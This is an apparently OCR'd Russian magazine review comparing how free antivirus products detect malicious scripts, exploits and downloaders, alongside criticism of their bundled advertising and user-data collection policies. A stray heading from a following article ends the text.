
На веб-страницах часто встречаются вредоносные js-скрипты, которые пытаются перенаправить пользователя на другую страницу или заразить его компьютер. AVG их обнаруживает и выводит запрос о блокировке, но после сообщения «угроза успешно удалена» все равно происходит редирект на фишинговый сайт, который уже блокируется средствами SmartScreen… если повезет.

Иногда на сайтах встречается сразу несколько угроз. В таком случае AVG показывает суммарную информацию и обычно предлагает выбрать желаемое действие. Иногда он запрещает все элементы сам. В таком случае действия не требуются — можно лишь просмотреть описание найденной заразы.



AVG нашел эксплоиты

Одну из веб-страниц, которую считают [зараженной](#) шесть антивирусов на VirusTotal, AVG проигнорировал. Он обнаружил заразу, лишь когда она оказалась на жестком диске и пыталась активизироваться.




AVG среагировал с опозданием

AVAST! FREE ANTIVIRUS (11.1.2245)

При установке Avast! также надо быть внимательным: по умолчанию отмечена установка Google Chrome и Google Toolbar для IE. После установки без дополнительных компонентов антивирус занимает 604 Мбайт — много, но вдвое меньше Avira Free.

Скрытой рекламы полно даже в главном окне антивируса. Обещанный подарок оказывается формальной скидкой на платные продукты. На вкладке «Инструменты» указаны не дополнительные модули защиты, а рекламные ссылки на их описание. Стоит кликнуть одну из них, как предложение выбрать вариант дополнительной платной защиты надолго поселится в главном окне Avast.


При попытке вручную запустить заблокированный MSS экзешник со стороны Avast! не встречаем никакого сопротивления. Потенциально опасный файл (даунлоадер) с недействительной подписью игнорируется антивирусом.



Avast! не считает файл опасным, и зря


Вредоносный js-скрипт и эксплоиты Avast! блокирует сразу, при этом зараженные веб-страницы не загружаются вообще. Однако сообщение о найденных угрозах выглядит неинформативно — оно одинаковое для разных зловредов и не позволяет даже судить об их количестве.





Avast! заблокировал JS


Архив со зловредами Avast! позволил скачать, но проверил его самостоятельно и сразу обнаружил угрозу — еще до моей попытки посмотреть список загрузок.



Avast! распознал угрозу в архиве



Еще один исполняемый файл, который на VirusTotal детектируют как вредоносный 34 антивируса, Avast! проигнорировал. Он молча позволил скачать и принудительно запустить его, обходя блокировку MSS.



Avast! пропустил вредоносный объект

СЛЕДЫ БОЛЬШОГО БРАТА

С подачи Microsoft, выпустившей «Шпиокна 10», практика открытой слежки за пользователями становится у софтмейкеров общепринятой. Она прямо указывается в пользовательском соглашении, но кто же его читает? Например, у Avira этот пункт выглядит так:

«Мы можем собирать, хранить и использовать данные, позволяющие установить вашу личность, ваше устройство (как определено ниже) и взаимодействие вашего устройства с другими устройствами (например, ID устройства, IP-адрес устройства, место, контент, языковые предпочтения, IMEI-код устройства, бренд и модель устройства, статус батареи, версию ОС устройства, номер телефона устройства, номер SIM, имя сетевого провайдера, статус памяти, геоинформацию на основании местоположения по GPS/Wi-Fi/сеть и любые другие технические сведения… Некоторая часть этой информации может использоваться для вашей идентификации, включая, без ограничения: имя, адрес, номер телефона, адрес email, номер карточ-



INFO


Все тесты проводились в настройках по умолчанию. Любой антивирус лишь снижает вероятность заражения, но не исключает ее полностью. Для повышения безопасности следует использовать более агрессивные настройки и дополнительные инструменты — файрвол, средства проактивной защиты, изоляции потенциально опасного кода, антифишинг и другие. В платных антивирусах большинство из них уже интегрировано, однако при желании можно самостоятельно сделать подобный набор из бесплатных утилит.

ки социального страхования, информацию о кредитной карте, изображение лица, образец голоса или биометрические данные (все вместе «Личная информация») и может включать в себя данные, хранящиеся на вашем устройстве. Мы также можем передавать вашу личную информацию в другие страны, где расположено оборудование провайдеров нашего продукта».

У других разработчиков формулировки немного отличаются, но общий принцип остается прежним. Они собирают все данные, которые технически возможно получить. Поскольку антивирус глубоко интегрируется в ОС, устанавливает собственные драйверы и перехватывает системные вызовы, он имеет доступ ко всей информации — в том числе зашифрованной, поскольку ее хотя бы раз расшифровывал сам пользователь.

На этом фоне обнадеживает заявление Евгения Касперского, которое он сделал, анонсируя выпуск бесплатного антивируса имени себя: «*Он будет построен на тех же технологиях, что и платные персональные продукты... Без слежки за пользователем в рекламных целях и торговли его конфиденциальностью. Никакой такой фигни — только защита*», — писал он в ЖЖ.

Впрочем, и здесь не обходится без доли лукавства. Сам Kaspersky Free собирает только общую обезличенную статистику, вроде количества найденных угроз по их типам. Однако в нем по умолчанию включен облачный сервис Kaspersky Security Network, а KSN известен своими аппетитами к сбору информации. В него отправляются подробные логи, которые включают список установленных программ вместе с путями, детальный мониторинг работы пользователя, списки запущенных процессов, статистику использования приложений и другие приватные данные. Отключить его можно на соответствующей вкладке.



Тайный агент KSN



DANGER

Как и любые программы, менеджеры виртуальных машин тоже содержат ошибки. Используя различные уязвимости, зловреды могут выйти за пределы тестовой системы и заразить основную операционку.

ВЫВОДЫ

Как видно из этого небольшого эксперимента, все антивирусы реагировали на одни и те же угрозы немного по-разному. Одни блокировали переход по ссылке, отобразив предупреждение на раннем этапе. Другие не дали скачать зараженный файл или предотвратили запуск вредоносного скрипта, а третьи среагировали только на локальный запуск зловреда или вообще пропустили его. Дело здесь не в том, что платный антивирус лучше бесплатного от того же разработчика — у них одинаковый движок и базы. Просто в платных версиях используются дополнительные модули защиты, благодаря которым угрозы распознаются и блокируются не только по сигнатурному анализу.

Kaspersky Free в целом не вызвал существенных нареканий. Он очень похож на урезанный KIS, из которого убрали опциональные компоненты и защиту от дурака, добавив рекламы и спрятав поглубже KSN.

Avira отличилась чудовищно долгой установкой и прожорливостью. Она занимала больше всех места, а компьютер с ней ощутимо тормозил на элементарных операциях. С архивами она практически не работает. Во всяком случае, не проверяет скачанные из интернета до их ручной распаковки.

Avast! проигнорировал пару серьезных угроз (пользователю хватит и одной) и тоже изобилует хитрой рекламой. Обнаруживаемые зловреды он блокирует сразу, но понять, что произошло, без детального анализа лога невозможно. Сообщения антивируса выглядят однотипно и не подразумевают выбора со стороны пользователя — обычно это просто уведомления о принятом решении.

AVG в целом выглядит адекватно, однако политика компании в отношении данных пользователя оставляет желать лучшего. Если бы не ультиматум о сборе сведений, его можно было бы рекомендовать как неплохой бесплатный антивирус.




WWW

[Kaspersky Free](#)

[Avira Free Antivirus 2016](#)

[AVG AntiVirus FREE](#)

[Avast! Free Antivirus](#)



WARNING


Все тесты выполнялись только в исследовательских целях. Необходимые файлы были загружены с общедоступных ресурсов. Разработчики протестированных антивирусов получили автоматические уведомления о результатах сканирования. Редакция и автор не несут ответственности за любой возможный вред.

ЧЕРНАЯ МАГИЯ GIT HOOK

